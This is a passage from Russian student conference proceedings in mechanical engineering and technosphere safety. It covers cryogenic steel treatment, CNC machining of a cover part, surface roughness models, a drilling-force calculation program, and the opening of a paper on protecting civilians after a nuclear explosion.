В деталях, чья поверхность подвергается полированию или доводке, наличие мягких аустенитных участков будет препятствовать получению однородной зеркальной поверхности. Поэтому, применение криогенной технологии так же позволит улучшить их качественные показатели.

Диапазон криогенных температур от 0 до минус 272 °С связан с полиморфными превращениями в обрабатываемом материале. Со понижением температуры большинство материалов становится более прочным и износостойким, наблюдается увеличение их временного сопротивления и твердости. Так, например, при температуре минус 196 °С (температура кипения жидкого азота) временное сопротивление разрыву большинства металлов в 2...5 раз больше, чем при комнатной температуре. Прочность некоторых пластмасс увеличивается до 8 раз, стекла – в 12 раз. При температуре минус 269 °С предел прочности меди больше в 2 раза, чем при комнатной температуре, а алюминия — в 4 раза [1].

При оценке целесообразности назначения криогенной обработки стали необходимо учитывать следующие особенности [2]:

- повторное охлаждение закаленной стали не улучшает ее свойств, если при этом не достигаются температуры более низкие, чем при закалке;
- продолжительность выдержки при низкой температуре не оказывает влияния на результаты обработки;
- наибольшие структурные изменения, под влиянием криогенных температур, происходят в сталях с повышенным содержанием остаточного аустенита.

Таблица 1. Температура начала и конца мартенситного превращения для углеродистой стали в °С [2].

Кол-во углерода, %	Начало превращения, Мн	Конец превращения, Мк
0,3	350	200
0,3 ... 1,17	180	-140

Стоит учесть, что, криогенная обработка закаленных конструкционных сталей нецелесообразна, так как температура конца мартенситного превращения таких сталей выше 20 °С. Однако, этот вид обработки применяют для конструкционных сталей, предварительно прошедших цементацию, азотирование или цианирование.

Особенно эффективна обработка холодом для легированных сталей, которые содержат значительный процент сравнительно мягкого остаточного

аустенита. В процессе глубокого охлаждения аустенит превращается в значительно более твёрдую структурную составляющую – мартенсит.

Криогенную обработку целесообразно применять для нерегулируемых разверток, расточных блоков, протяжек и прошивок, гладких и резьбовых калибров (скоб, пробок, колец, шаблонов), концевых мер длины, установочных мер, рабочих деталей штампов и пресс-форм, направляющих и фиксирующих деталей станочных приспособлений, контрольных и установочных оправок.

Учитывая все преимущества метода и тенденцию его развития, подведем итог: данный метод является передовым и со временем будет только подвергаться модернизации и внедрению в сферы машиностроения связанных с обработкой материалов.

Список источников

1. Малинина О.С., Малышев А.А. Низкотемпературные системы. Введение и инновационные направления развития // Санкт-Петербург. Университет ИТМО. 2020.

2. Киричек А.В., Соловьева Д.Л., Афонин А.Н., Тарасов Д.Е., Харламов Г.А., Щебров О.М. Технологические методы упрочнения деталей машин : учебное пособие для вузов // Москва. Издательство «Машиностроение-1». 2009.

3. Польский Е.А., Филькин Д.М. Технологическое обеспечение качества сборочных единиц на этапах жизненного цикла на основе анализа размерных связей с учетом эксплуатации. Известия Юго-Западного государственного университета. Серия: Техника и технологии. 2014. № 3. С. 8-19.

4. Федоров В.П. Прикладная теория надежности технических объектов. Брянск, 2006.

5. Суслов А.Г., Медведев Д.М., Шоев А.Н. Технологическое повышение долговечности поверхностей трения деталей машин на базе энергетического подхода. Трение и смазка в машинах и механизмах. 2011. № 6. С. 46-48.

Материал поступил в редколлегию 18.04.2024

УДК 621.02

Исследование технологического обеспечения параметров точности и качества функциональных поверхностей детали «Крышка»

Суховой Вадим Викторович (ст. гр. О-22-КТО-тм-М)

*Работа выполнена под руководством доцента кафедры «Технология машиностроения», Польского Евгения Александровича
polskiy_tm_2017@mail.ru)*

Аннотация: в статье рассматриваются вопросы технологического обеспечения эксплуатационных свойств функциональных поверхностей деталей машин через формирование параметров точности и качества поверхности.

Представлены рекомендации по проектированию технологического процесса изготовления детали «Крышка» с применением высокопроизводительного оборудования и инструмента.

Ключевые слова: точность механической обработки, параметры качества поверхности, проектирование технологического перехода.

Обработку с учетом повышения автоматизации технологического процесса механической обработки предполагается выполнять на одном станке многоцелевом (обрабатывающий центр) модели DMC 80 H duoBLOCK. Этот станок имеет две автоматически сменяемые паллеты и возможность загружать в систему УЧПУ несколько, последовательно выполняемых, программ. Поэтому, сформируем одну операцию из двух установов с базированием заготовки последовательно на двух приспособлениях установленных на двух паллетах, внутри каждого установа реализуем обработку за несколько позиций при программном повороте стола станка на заданный угол.

В качестве технологических баз на первом установе операции используем необработанную наружную цилиндрическую поверхность диам. 121 мм - специальные высокие призмы (лишают заготовку 4 степеней свободы), внутренний необрабатываемый торец фланца и боковую сторону ребра жесткости - упоры (лишают заготовку каждый одной степени свободы по перемещению и углу поворота). Такая схема установки позволит обеспечить равномерное распределение припуска на механическую обработку по внутренним цилиндрическим поверхностям и совпадение оси симметрии заготовки с поверхностями от которых на конструкторском чертеже проставлены размеры, т.е. реализуется принцип совмещения баз, позволяющий исключить перерасчет технологических размеров. На этой операции производим обработку торцев (однократное фрезерование) [1], а также обработку внутренних цилиндрических поверхностей. С учетом особенностей кинематики обработки (заготовка неподвижна, инструмент вращается) при получении внутренней канавки и полостей широко используются встроенные циклы многоцелевых станков с реализацией согласованного перемещения инструмента с круговой или винтовой (планетарной) подачей, причем движением резания является вращение инструмента [2]. При получении точных отверстий большого диаметра (более 50 мм) применяем разделение переходов обработки с применением консольных расточных оправок. При получении резьбовых отверстий их обработку разбиваем на четыре перехода (центрирование для предотвращения увода сверла, сверление сверлом диаметром равным внутреннему диаметру резьбы, зенкование заборной фаски для придания направления резьбонарезному инструменту - метчику и нарезание резьбы машинным метчиком) [3].

На втором установе операции, осуществляем обработку плоскости бобышки корпуса и резьбовых отверстий. Заготовку устанавливаем по торцу заготовки, реализуя установочную базу - опорные пластины (три степени свободы), по внутренней цилиндрической поверхности диам. 100 Н7 - короткий

палец (две степени свободы) и по углу поворота по отверстию диам. 30 мм - срезанный палец (одна степень свободы). При такой схеме установки упрощается конструкция приспособления (что особенно важно, учитывая большой вес заготовки - более 50 кг, при использовании вспомогательного подъемно-транспортного оборудования).

Рекомендованные сплавы:

GC3215(НС)-К15(К10-К25) Твердый сплав с покрытием, полученным методом CVD. Покрытие средней толщины с отличной стойкостью к выкрашиванию, нанесенное на поверхность твердой основы. Этот твердый сплав способен выдерживать условия прерывистого резания при работе в диапазоне скоростей от низких до средних. Основной сплав для высокопроизводительной обработки всех видов чугуна.

GC 3210 (HV) - K10 (K05 - K20) Твердый сплав с покрытием, полученным методом CVD. Он имеет покрытие той же толщины, что и сплав GC3205 на поверхности очень твердой основы. Рекомендуется для высокопроизводительной обработки чугуна с шаровидным графитом.

Список источников

1. Анализ процессов формирования микропрофиля поверхностей деталей машин на этапах обработки и приработки в условиях граничного трения / В. П. Федоров, М. Н. Нагоркин, Е. В. Смоленцев, Е. В. Ковалева // Транспортное машиностроение. – 2023. – № 9(21). – С. 24-36. – DOI 10.30987/2782-5957-2023-9-24-36. – EDN DWSBDH.

2. Фундаментальные основы технологического обеспечения и повышения надежности изделий машиностроения / А.Г. Суслов, В.П. Федоров, О.А. Горленко [и др.]. – Москва : Издательство "Инновационное машиностроение", 2022. – 552 с. – ISBN 978-5-907523-04-3. – EDN DCEFZK.

3. Польский, Е. А. Повышение надежности изделий машиностроения за счет совершенствования точностного анализа размерных цепей / Е.А. Польский, С.В. Сорокин // Научно-технические технологии в машиностроении. – 2022. – № 6(132). – С. 38-48. – DOI 10.30987/2223-4608-2022-6-38-48. – EDN FUGZAP.

4. Суслов А.Г., Медведев Д.М., Шоев А.Н. Технологическое повышение долговечности поверхностей трения деталей машин на базе энергетического подхода. Трение и смазка в машинах и механизмах. 2011. № 6. С. 46-48.

5. Суслов А.Г., Медведев Д.М. Одноступенчатое технологическое обеспечение износостойкости цилиндрических поверхностей деталей машин. Вестник машиностроения. 2010. № 6. С. 54-58.

Материал поступил в редколлегию 18.04.2024

УДК 621.9

**Технологическое управление формированием параметров
эксплуатационной шероховатости поверхностей при граничном трении
скольжения**

Игнатова Мария Сергеевна (ст.гр. О-22-МТМ-атм-М)

Работа выполнена под руководством профессора кафедры «Технология машиностроения» Федорова Владимира Павловича (fedorvlad44@mail.ru).

Аннотация: работа посвящена актуальным вопросам исследований эволюции исходного микропрофиля поверхности в эксплуатационный в условиях граничного трения в зависимости от технологии их обработки. Приводятся результаты статистических исследований.

Ключевые слова: шероховатость, планирование эксперимента, модель, точение, круглое шлифование, электромеханическая обработка, база данных.

Работами многих ученых установлено [1], что показатели эксплуатационных свойств соединений деталей машин во многом определяются параметрами качества контактирующих поверхностей, в том числе геометрическими – шероховатостью и др. При этом возникает необходимость решения задач:

1) - расчет и регламентация требуемой величины технологических значений параметров качества функциональной поверхности (задача конструктора);

2) - расчет условий предварительной и окончательной обработки функциональной поверхности детали, позволяющих обеспечить требуемые технологические параметры её качества (задача технолога). При их решении, особенно задачи 1, ощущается недостаток количественных зависимостей, пополнение банка которых в настоящее время актуально для конструкторской подготовки производства в машиностроении.




Рис. Схема финишной ЭМО: 1- деталь; 2- индентор в виде тороидального ролика; U- напряжение (Зв) от источника переменного тока; I –ток (0 – 500) а; V (30-80) м/мин, S (0,07-0,15) мм/об - скорость обработки и подача соответственно; Q (30-80) Кг – сила воздействия индентора; r (0,5-1,5) мм - радиус индентора; φ_a -задний угол вдавливания ($\text{tg}(\varphi_a) = 0,006-0,12$); $Ra_{пр}$ - шероховатость после предварительной обработки: (1,5-6,9) мкм в случае 1 и (0,35-1,65) - в случае 2

Рассматривался процесс управления эксплуатационными параметрами шероховатости Ra , Rp , Rz , $Rmax$, b , v , ρ [1 и др.], формирующимся на цилиндрических поверхностях деталей из стали 45 в условиях граничного трения в процессе финишной ЭМО (рис.) после предварительного точения компози-том 10 (случай 1) и круглого шлифования периферией абразивного круга (случай 2). Исследования проводились по схеме активного эксперимента, который представлял собой дробную реплику типа 2^{7-4} от ПФЭ типа 2^7 .

Физико-статистические модели воздействия условий обработки на эксплуатационные параметры шероховатости искались в виде (1):

$$R\epsilon_i = b_0 X_1^{b_1} X_2^{b_2} \dots X_i^{b_i} \dots X_n^{b_n}, \quad (1)$$

где $R\epsilon_i$ – i -тый эксплуатационный параметр шероховатости; X_1, \dots, X_n – факторы обработки; b_0, b_1, \dots, b_n – параметры модели.

Анализ результатов показал, что условия финишной обработки оказывают различное влияние на параметры эксплуатационного микропрофиля. Одинаково влияет на высотные характеристики в обоих рассматриваемых случаях величина шероховатости $Ra_{пр}$. С ее ростом высотные характеристики эксплуатационного микропрофиля, а также радиус вершин и тангенс угла наклона его неровностей увеличиваются. Интенсификация процесса пластического деформирования (уменьшение скорости обработки, подачи, профильного радиуса ролика, увеличение тока, давления и заднего угла вдавливания) ведет к уменьшению высотных характеристик эксплуатационного микропрофиля в случае 1, а в случае 2 ряд факторов (сила тока, давление, подача и профильный радиус ролика) вызывают противоположное воздействие. Таким образом, в случае 2 пластическое деформирование исходных неровностей

интенсифицируется, но наблюдается рост характеристик эксплуатационной шероховатости. Это можно объяснить стремлением шероховатости в процессе приработки к какому-то оптимальному значению. Для полученных параметров моделей типа (1) сформирована база данных, фрагмент которой показан в таблице. В соответствии с ней модель воздействия факторов ЭМО, например, на параметр $Ra_{э}$ имеет вид (2):

$$Ra_{э} = 2,02 \frac{Ra_{пр}^{0,98} V^{0,3} S^{0,4} r^{0,2}}{I^{0,02} Q^{0,5} (tg \varphi_a)^{0,94}} \quad [\text{мкм}]. \quad (2)$$

Таблица. Фрагмент табличной базы данных по параметрам моделей формирования эксплуатационных характеристик параметров шероховатости в процессе обработки поверхности

Модели и параметры				Факторы обработки n :							Расч. знач. $F_{расч.}$
m	Экспл. парам., вид пр. обраб.	b_{0m}	Кэф. и крит. знач.	1	2	3	4	5	6	7	
				$Ra_{пр.}$ мкм	$I,$ a	$Q,$ K_f	$V,$ м/ мин	$S,$ мм/ об	$r,$ мм	$tg(\varphi_a)$	
1.	$Ra_{э},$ мкм; пр. обр. точение	0,02	b_{min}	0,98	-0,02	-0,5	0,3	0,4	0,2	-0,94	76,5
			$(b')_{min}$	0,74	-0,01	-0,2	0,14	0,15	0,11	-0,53	
			t_{min}	37,8	5,75	12,0	6,94	7,77	5,75	16,8	
...

Список источников

1. Суслов А. Г., Федоров В. П. Тотай А. В. и др. Фундаментальные основы технологического обеспечения и повышения надежности изделий машиностроения / под ред. А.Г. Суслова. – М.: Инновационное машиностроение, 2022. – 552 с.
2. Суслов А.Г., Медведев Д.М. Одноступенчатое технологическое обеспечение износостойкости цилиндрических поверхностей деталей машин. Вестник машиностроения. 2010. № 6. С. 54-58.
3. Федоров В.П. Прикладная теория надежности технических объектов. Брянск, 2006.
4. Польский Е.А., Филькин Д.М. Технологическое обеспечение качества сборочных единиц на этапах жизненного цикла на основе анализа размерных связей с учетом эксплуатации. Известия Юго-Западного государственного университета. Серия: Техника и технологии. 2014. № 3. С. 8-19.
5. Гуров Р.В. Взаимосвязь режимов обработки и геометрических параметров инструмента с параметрами качества поверхностного слоя при отделочных и отделочно-упрочняющих режимах оуо ппд. Упрочняющие технологии и покрытия. 2010. № 8 (68). С. 5-8.

Материал поступил в редколлегию 18.04.2024

УДК 378:004

Исследование взаимосвязей параметров исходного и эксплуатационного микропрофилей поверхностей соединений при граничном трении скольжения

Голдова Ксения Михайловна (ст.гр. О-22-МТМ-атм-М)

Работа выполнена под руководством профессора кафедры «Технология машиностроения» Федорова Владимира Павловича (fedorvlad44@mail.ru).

Аннотация: работа посвящена актуальным вопросам эволюции исходного микропрофиля поверхности в эксплуатационный на стадиях обработки ППД и приработки в условиях граничного трения. Приводятся результаты корреляционного анализа.

Ключевые слова: шероховатость, коэффициенты корреляции, эксплуатационные свойства, точение, круглое шлифование, обработка ППД.

Известно, что характеристики эксплуатационных свойств соединений деталей машин во многом определяются параметрами качества контактирующих поверхностей, в том числе геометрическими – шероховатостью, волнистостью и макроотклонениями. Так, например, интенсивность износа поверхности определяется выражением (1) [2]:

$$I_h = \frac{1,2 \pi p^{7/6}}{n \lambda tm^{3/2} H_{\mu 0}^{2/3}} \sqrt{\frac{30(1 - \mu^2)(2\pi Ra Wz Hmax)^{1/3}}{E Sm}}, \quad (1)$$

где Ra , Sm , tm , Wz , $Hmax$, – параметры шероховатости, волнистости и макроотклонений [1]; n – число циклов воздействия, которое приводит к разрушению материала; p – номинальное давление на поверхности трения;

λ – коэффициент, учитывающий влияние поверхностных остаточных напряжений на изнашивание; μ – коэффициент Пуассона; E – модуль Юнга. Аналогичные данные можно привести и для других эксплуатационных свойств соединений (контактная жесткость, поверхностная прочность, герметичность, усталостная прочность, коррозионная прочность и др.). Причем необходимо подчеркнуть, что в зависимость (1) и аналогичные ей входят эксплуатационные параметры качества поверхностей, которые формируются в процессах обработки и приработки. Многочисленными исследованиями установлено, что параметры качества поверхности, в том числе геометрические, в зоне нормальной эксплуатации отличаются от своих технологических значений (т. е., после обработки). В связи с этим важно знать связь между параметрами исходного и эксплуатационного микропрофилей с целью технологического управления последними. Это представляет собой важную задачу технологии машиностроения.

Для решения поставленной задачи было решено применять метод множественного корреляционно-регрессионного анализа. Исследовалась

электромеханическая финишная обработка ППД (ЭМО) цилиндрических поверхностей деталей из стали 45 подвижным роликом с каплевидным контактом после различных видов предварительной обработки: **А** – точение композитом 10 и **Б** – круглое шлифование периферией абразивного круга.

В качестве исследуемых характеристик микрогеометрии были выбраны следующие [2]: Ra , Rp , Rz , $Rmax$, b , v , ρ .

Важной задачей является исследование корреляционных связей между выбранными параметрами шероховатости, так как это позволит обоснованно выбирать минимально необходимое число параметров для их технологического обеспечения. Задача решалась путем расчета коэффициентов частной корреляции между параметрами исходного и эксплуатационного микропрофилей в отдельности, а также между параметрами шероховатости эксплуатационной и исходной поверхностей. Под исходным микропрофилем подразумевается микропрофиль поверхностей после соответствующей предварительной и последующей ППД обработок, а под эксплуатационным – микропрофиля поверхностей в зоне нормального износа. По результатам исследований для случаев **А**, **Б** созданы табличные базы данных, включающие значимые величины коэффициентов частной корреляции.

В обоих случаях параметры исходного микропрофиля имеют статистически значимые корреляционные связи с большинством других параметров (от 0,65 до 0,4 в случае **А** и от 0,58 до 0,4 в случае **Б**, что хорошо согласуется с результатами других исследований [1, 2]). Увеличение Ra и уменьшение Rp в этом случае ведет к повышению несущей способности профиля. Наличие статистически значимых корреляционных связей параметров Ra , Rp с остальными указывает на целесообразность технологического управления формированием эксплуатационного микропрофиля именно этими параметрами, так как они имеют наиболее простое и надежное метрологическое обеспечение. Исследование корреляционных связей между параметрами исходного и эксплуатационного микропрофилей позволяет упростить выбор параметров исходного микропрофиля, изменяя которые можно наиболее эффективно управлять его эксплуатационными параметрами. Анализ графов корреляционных связей между параметрами исходного и эксплуатационного микропрофилей позволили установить, что в обоих случаях (**А**, **Б**) большинство характеристик эксплуатационной микрогеометрии связано с параметрами Ra , Rp исходного микропрофиля. В случае **Б** параметр Ra исходного профиля имеет статистически значимые отрицательные корреляционные связи с характеристиками эксплуатационной шероховатости, т.е., уменьшение шероховатости при ОУО после предварительного шлифования ведет к увеличению высотных характеристик профиля в зоне нормального износа.

Список источников

1. Суслов А. Г., Федоров В. П., Горленко О. А. и др. технологическое обеспечение и повышение эксплуатационных свойств деталей и их соединений / Под общей ред. А. Г. Суслова. – М.: Машиностроение, 2006. – 448 с. ил.

2. Суслов А. Г., Федоров В. П. Тотай А. В. и др. Фундаментальные основы технологического обеспечения и повышения надежности изделий машиностроения / под ред. А. Г. Суслова. – М.: Инновационное машиностроение, 2022. – 552 с.

3. Гуров Р.В. Взаимосвязь режимов обработки и геометрических параметров инструмента с параметрами качества поверхностного слоя при отделочных и отделочно-упрочняющих режимах оуо ппд. Упрочняющие технологии и покрытия. 2010. № 8 (68). С. 5-8.

4. Прокофьев А.Н. Технологическое обеспечение и повышение качества резьбовых соединений. диссертация на соискание ученой степени доктора технических наук / Брян. гос. техн. ун-т (БИТМ). Брянск, 2008

5. Крахмалев О.Н., Медведев Д.М., Петрешин Д.И. Оптимизация законов движения при моделировании динамики манипуляционных роботов. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 27-30.

Материал поступил в редколлегию 18.04.2024

УДК 004.414

Разработка автоматизированной системы расчета сил резания при обработке отверстий

Ян Павел Сергеевич (ст. гр. О-23-МТМ-атм-М)

Работа выполнена под руководством доцента кафедры «Технология машиностроения», Сорокина Сергея Владимировича (sorokin.tm@mail.ru)

Аннотация: в статье рассматриваются вопросы разработки программного модуля автоматизированной подсистемы по выбору инструмента и технологически обоснованных режимов и сил резания, а также мощности оборудования для получения отверстия с требуемыми параметрами точности и качества.

Ключевые слова: автоматизированная система, сверление, приводной инструмент, мощность.

Сверление это процесс изготовления цилиндрических отверстий посредством специализированного металлорежущего инструмента на станках сверлильно-фрезерно-расточной группы, а также на современных токарных обрабатывающих центрах [1]. Современный инструмент позволяет засверливать в сплошной материал и не нуждается в предварительной зацентровке отверстий. Достигается высокое качество поверхности и, зачастую, отпадает необходимость в последующей чистовой обработке отверстия.

Основные факторы, характеризующие операцию сверления: диаметр отверстия; глубина отверстия; точность и качество поверхности;

обрабатываемый материал; условия обработки; надежность обработки; производительность.

Обработка отверстия требует определенных энергетических затрат. При сверлении силовое взаимодействие инструмента и заготовки складывается из осевой силы резания и момента сверления.

Программа «Расчёт сил резания при обработке отверстий» будет выполнять свои функции, в порядке, представленным на структурно-функциональной схеме (рис. 1). Входными данными выступают диаметр отверстия после обработки; марка обрабатываемого материала; материал режущей части инструмента. Выходными данными будут s - подача, мм/об; $M_{КР}$ - крутящий момент, Нм; P_O - осевая сила, Н.

Крутящий момент $M_{КР}$ (Нм) при сверлении вычисляется по формуле:

$$M_{КР} = 10 \cdot C_m \cdot D^q \cdot s^y \cdot K_p$$

где D - диаметр сверла (мм), s - подача (мм/об), значения коэффициентов C_m , K_p и показатели степени q , y выбираются в зависимости от материала.

Осевая сила P_O (Н) при сверлении вычисляется по формуле:

$$P_O = C_p \cdot D^q \cdot s^y \cdot K_p$$

где D - диаметр сверла (мм), s - подача (мм/об), C_p , K_p и показатели степени q , y выбираются в зависимости от материала.




Рис. 1. Структурно-функциональная схема автоматизированной системы

После выбора входных данных для расчёта необходимо нажать кнопку «ОК». Затем, если параметры заданы корректно, откроется модальное окно «Результаты расчёта» с рассчитанными выходными данными. Помимо выдачи результата в модальном окне, программа «Расчёт сил резания при обработке отверстий» также сохраняет данные в файл «report.txt», о чём сигнализирует сообщение. При необходимости эти данные могут быть переданы в подсистему

формирования технологической документации и представлены в бланках операционных карт технологического процесса.

Результаты работы автоматизированного модуля могут быть задействованы при оценке возможности реализации сверлильной обработки с применением современного технологического оборудования токарной группы с возможностью использования приводного инструмента, размещенного в револьверной головке станка.

Список источников

1. Польский, Е. А. Технологическое обеспечение параметров точности и качества сложнопрофильных поверхностей деталей при контурном фрезеровании / Е. А. Польский, С. В. Сорокин, А. З. Симкин // Образование, наука и производство в XXI веке: современные тенденции развития : Материалы юбилейной Международной конференции, Могилев, 11–12 ноября 2021 года. – Могилев: Межгосударственное образовательное учреждение высшего образования "Белорусско-Российский университет", 2021. – С. 152-153. – EDN LBLLBD.

2. Крахмалев О.Н., Медведев Д.М., Петрешин Д.И. Оптимизация законов движения при моделировании динамики манипуляционных роботов. Вестник Брянского государственного технического университета. 2014. № 1 (41). С. 27-30.

3. Крахмалев О.Н., Петрешин Д.И., Федонин О.Н. Математические модели систем управления для калибровки базы промышленных роботов. СТИН. 2017. № 6. С. 23-29.

4. Киричек А.В., Соловьев Д.Л., Тарасов Д.Е. Повышение долговечности деталей машин комбинированной упрочняющей обработкой. Вестник Брянского государственного технического университета. 2016. № 2 (50). С. 52-58.

5. Петрешин Д.И., Суслов А.Г., Федонин О.Н. Модернизация станков с чпу и автоматизированная система сбора данных их функционирования. Наукоемкие технологии в машиностроении. 2016. № 4 (58). С. 42-48.

Материал поступил в редколлегию 18.04.2024

Секция «Техносферная безопасность»

УДК 615.099

Методика защиты мирного населения после взрыва ядерного оружия

Афанаскина Татьяна Сергеевна (ст. гр. О-20-УК-укс-Б),

Лаптев Евгений Алексеевич (ст. гр. О-20-МАШ-отсп-Б)

Работа выполнена под руководством доцента кафедры «Техносферная безопасность», Быковой Ирины Васильевны (irina.bykova2015@yandex.ru)

Аннотация. Статья посвящена методике защиты мирного населения после взрыва ядерного оружия. Приведены основные методы защиты мирного населения в случае угрозы ядерной катастрофы, включающие в себя: методы эвакуации, принципы выбора укрытия, оказание первой помощи и подбора защитных средств.

Ключевые слова: ядерное оружие, защита, эвакуация, укрытие, первая помощь.

Методика защиты мирного населения после взрыва ядерного оружия является важной составляющей общей стратегии гражданской обороны. В случае ядерной атаки необходимо предпринять меры для минимизации потерь и обеспечения выживаемости населения.

Основные методы защиты после взрыва ядерного оружия:

- эвакуация мирного населения;
- укрытие в подземных сооружениях;
- использование противогазов и защитной одежды;
- медицинская и психологическая помощь.

Эвакуация мирного населения в случае ядерной угрозы играет ключевую роль в обеспечении безопасности граждан и минимизации потенциальных жертв в случае ядерной атаки. Это стратегическое действие позволяет людям покинуть зоны риска и предотвратить возможные последствия воздействия взрыва ядерного оружия.

Процесс эвакуации в случае ядерной угрозы должен быть четко спланирован и проведен по определенным сценариям, учитывающим различные аспекты возможного ядерного нападения.

Основные методы эвакуации:

- предварительная подготовка: ознакомление с планами эвакуации, определение маршрутов и мест сбора;
- сигнал о начале эвакуации: предупреждение населения с помощью специальных сирен и сообщений по радио и телевидению;
- эвакуация: организованное и поэтапное перемещение населения в

безопасные места с использованием общественного транспорта и пешком;
- пост-эвакуационные меры: предоставление временного жилья, медицинской помощи и поддержки для эвакуированных людей. [1]

Также важную роль играют укрытия в подземных сооружениях, обеспечивающие безопасность мирного населения. Такие места представляют собой специально оборудованные сооружения, предназначенные для защиты от ударной волны, радиации, осколков и пожаров, которые могут возникнуть в результате взрыва ядерного устройства.

Защитные сооружения обычно располагаются под землей и имеют жесткую бетонную конструкцию, обеспечивающую высокую степень защиты от различных видов воздействия взрыва. Внутри укрытий установлены специальные системы вентиляции и фильтрации воздуха, чтобы обеспечить доступ к чистому воздуху в случае заражения радиацией внешней среды.

Регулярные тренировки населения по правилам действий в случае ядерной атаки и знание расположения ближайших защитных мест играют также важную роль в обеспечении эффективной защиты граждан. Государства должны обеспечить доступ ко всей необходимой информации и обучению населения, чтобы улучшить готовность к возможному ядерному нападению и минимизировать потенциальное количество жертв. [1]

Использование защитных средств в ядерной катастрофе является неотъемлемой частью в обеспечении безопасности граждан и минимизации потенциальных последствий воздействия ядерного оружия. Защитные средства представляют собой специальное оборудование, средства индивидуальной защиты и меры, направленные на уменьшение воздействия радиации, ударной волны, осколков и других опасностей, возникающих в результате взрыва ядерного устройства.

Основными защитными средствами являются:

- средства защиты глаз (защитные очки от светового излучения ядерного взрыва);
- средства защиты кожного покрова (защитные костюмы, резиновые сапоги);
- средства защиты органов дыхания (респираторы, фильтрующие противогазы, изолирующие дыхательные аппараты).

Эти средства могут помочь уменьшить воздействие радиации на организм и обезопасить здоровье людей, находящихся в зоне ядерной катастрофы.

Современные технологии позволяют создавать фильтрующие материалы, эффективность которых сравнима с абсолютными фильтрами, при очень низком показателе сопротивления воздушному потоку. Основные схемы фильтрации учитывают поведение аэрозольных частиц в воздушных потоках. При фильтрации волокно фильтра расположено перпендикулярно к движущимся воздушным потокам. Метод перехвата (рис. 1) - единственный механизм, при котором частицы не отклоняются от несущих их воздушных потоков.

По мере того, как воздушные потоки приближаются к волокну, происходит их разделение и компрессия с последующим восстановлением после

прохождения волокна. Если частица, движущаяся по таким воздушным потокам, приближается к поверхности волокна на расстояние ее радиуса, частица «поймана». Чем больше размер частицы, тем больше вероятность ее задержания. [2]




Рис. 1 Схема фильтрации аэрозольных частиц методом перехвата

